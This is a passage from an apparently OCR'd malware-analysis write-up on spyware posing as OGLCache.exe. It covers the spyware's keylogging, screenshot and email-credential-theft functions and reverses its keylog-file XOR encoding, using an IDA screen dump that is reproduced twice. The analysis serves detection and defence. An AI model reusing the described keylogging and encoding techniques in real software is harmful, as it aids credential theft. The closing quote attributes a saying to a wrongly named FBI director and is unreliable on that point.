
analysis.

While navigating between functions, it didn’t take long for me to reach the main function at address 00405AB3, using the graphical view of IDA. Upon quick examination of the functions called from there, I discovered that this spyware had the ability to remotely control systems, perform keylogging, capture screenshots, and steal usernames and passwords from Outlook and Thunderbird profiles.

In summary, the analysis revealed that the malware was a sophisticated spyware designed to gain remote control over systems, perform keylogging, capture screenshots, and steal login credentials from email clients.










Before concluding my analysis, I decided to quickly examine the function responsible for keylogging in the malware, even though it hadn’t been triggered during my analysis. Once I identified the keylogging function at address 0041572C, I modified the program’s flow to ensure that it would execute that particular function. Then, as I pressed keys on the system (AAAAAAAAAAAAA…), I observed that each keypress was recorded and saved to a file in the AMD folder with a filename based on the date (-08-03-2017).

To decipher the encrypted content of the seemingly unreadable file, I briefly examined the function responsible for encryption. It became apparent that each byte written to the file underwent an XOR operation with the value 9D hex, followed by the addition of the value 36. To decrypt the keylogging information stored in the file, I used the Hex Workshop Hex Editor tool to perform the reverse operation (-36 ^ 9D) on the file, successfully converting the previously unreadable key data into a readable format.




IDA - OGLCache.idb (OGLCache.exe) C:\Users\Mert\Desktop\OGLCache.idb - Running
File Edit Jump Search View Debugger Options Windows Help
Library function Data Regular function Unexplored Instruction External symbol
Debug View
Structures
Enums
IDA View-EIP
; keylog dosyasi xor ile encode ediliyor.
; Attributes: bp-based frame
sub_41572C proc near
var_4= dword ptr -4
arg_0= dword ptr 8
arg_4= dword ptr 0Ch
push ebp
mov ebp, esp
sub esp, 10h
mov [ebp+var_4], 0
jmp short loc_41575A
loc_41575A:
mov eax, [ebp+var_4]
cmp eax, [ebp+arg_4]
jb short loc_41573B
loc_41573B:
mov edx, [ebp+arg_0]
mov eax, [ebp+var_4]
add eax, edx
mov ecx, [ebp+arg_0]
mov edx, [ebp+var_4]
add edx, ecx
movzx edx, byte ptr [edx]
xor edx, 0FFFFFF9Dh
add edx, 24h
nop
leave
retn
sub_41572C endp
100.00% (-397,43) (959,367) 00014B2C 0041572C: sub_41572C (Synchronized with EIP)
General registers
EAX 021BF908
EBX 7729836F
ECX 00000380
EDX 00000008
ESI 00415F77
EDI 00000000
EBP 021BF964
ID 0
VIP 0
VIF 0
AC 0
VM 0
RF 0
NT 0
IOPL 0
Modules
Path
Base
Size
C:\Users\Mert\AppData\Roaming\AMD\OGLCache.exe
00400000
000500
Threads
Decimal
Hex
State
3784 EC8 Running
2496 9C0 Running
3004 BBC Running
3128 C38 Running
Hex View-1
021BF960 00 00 00 00 34 FB 1B 02 61 5F A1 00 A8 F9 1B 02 ....4ú..a_¡.¨ù..
021BF970 02 00 00 00 00 00 00 00 90 F9 1B 02 18 00 00 00 ....ù......
021BF980 00 00 00 00 1F 04 1F 04 00 00 00 00 F8 07 00 00 ....ø...
021BF990 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 A...............
021BF9A0 00 00 00 00 00 00 00 00 41 00 00 00 00 00 00 00 ....A.......
021BF9B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
021BF9C0 00 00 00 00 04 00 00 00 00 00 A6 00 00 00 00 00 ....¦.....
021BF9D0 00 00 00 00 08 E2 47 00 01 00 00 00 28 00 00 00 .....âG.....(...
Stack view
021BF91C 021BF9A8 Stack[000009C8]:021BF9A8
021BF920 00000002
021BF924 00000040
021BF928 004261DE .data:word_4261DE
021BF92C 00000000
021BF930 021BF978 Stack[000009C8]:021BF978
021BF934 000307E1 debug002:000307E1
021BF938 00000003
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


IDA - OGLCache.idb (OGLCache.exe) C:\Users\Mert\Desktop\OGLCache.idb - Running
File Edit Jump Search View Debugger Options Windows Help
Library function Data Regular function Unexplored Instruction External symbol
Debug View
Structures
Enums
IDA View-EIP
; keylog dosyasi xor ile encode ediliyor.
; Attributes: bp-based frame
sub_41572C proc near
var_4= dword ptr -4
arg_0= dword ptr 8
arg_4= dword ptr 0Ch
push ebp
mov ebp, esp
sub esp, 10h
mov [ebp+var_4], 0
jmp short loc_41575A
loc_41575A:
mov eax, [ebp+var_4]
cmp eax, [ebp+arg_4]
jb short loc_41573B
loc_41573B:
mov edx, [ebp+arg_0]
mov eax, [ebp+var_4]
add eax, edx
mov ecx, [ebp+arg_0]
mov edx, [ebp+var_4]
add edx, ecx
movzx edx, byte ptr [edx]
xor edx, 0FFFFFF9Dh
add edx, 24h
nop
leave
retn
sub_41572C endp
100.00% (-397,43) (959,367) 00014B2C 0041572C: sub_41572C (Synchronized with EIP)
General registers
EAX 021BF908
EBX 7729836F
ECX 00000380
EDX 00000008
ESI 00415F77
EDI 00000000
EBP 021BF964
Modules
Path
Base
Size
C:\Users\Mert\AppData\Roaming\AMD\OGLCache.exe
00400000
000500
Threads
Decimal
Hex
State
3784 EC8 Running
2496 9C0 Running
3004 BBC Running
3128 C38 Running
Hex View-1
021BF960 00 00 00 00 34 FB 1B 02 61 5F A1 00 A8 F9 1B 02 ....4ú..a_¡.¨ù..
021BF970 02 00 00 00 00 00 00 00 90 F9 1B 02 18 00 00 00 ....ù......
021BF980 00 00 00 00 1F 04 1F 04 00 00 00 00 F8 07 00 00 ....ø...
021BF990 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 A...............
021BF9A0 00 00 00 00 00 00 00 00 41 00 00 00 00 00 00 00 ....A.......
021BF9B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
021BF9C0 00 00 00 00 04 00 00 00 00 00 A6 00 00 00 00 00 ....¦.....
021BF9D0 00 00 00 00 08 E2 47 00 01 00 00 00 28 00 00 00 .....âG.....(...
Stack view
021BF91C 021BF9A8 Stack[000009C8]:021BF9A8
021BF920 00000002
021BF924 00000040
021BF928 004261DE .data:word_4261DE
021BF92C 00000000
021BF930 021BF978 Stack[000009C8]:021BF978
021BF934 000307E1 debug002:000307E1
021BF938 00000003
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.





In conclusion, we can see that organized cybercrime groups are not far behind state-sponsored cyber attackers when it comes to targeting institutions. As the bar is constantly raised by sophisticated cyber attackers, it becomes crucial, as emphasized in the FireEye (Mandiant) report, for financial institutions in particular to increase their investments in security and human resources. Finally, recalling the words of former FBI Director Robert Miller, “There are only two types of companies: those that have been hacked, and those that will be,” I hope to see you in the following articles.


Note:

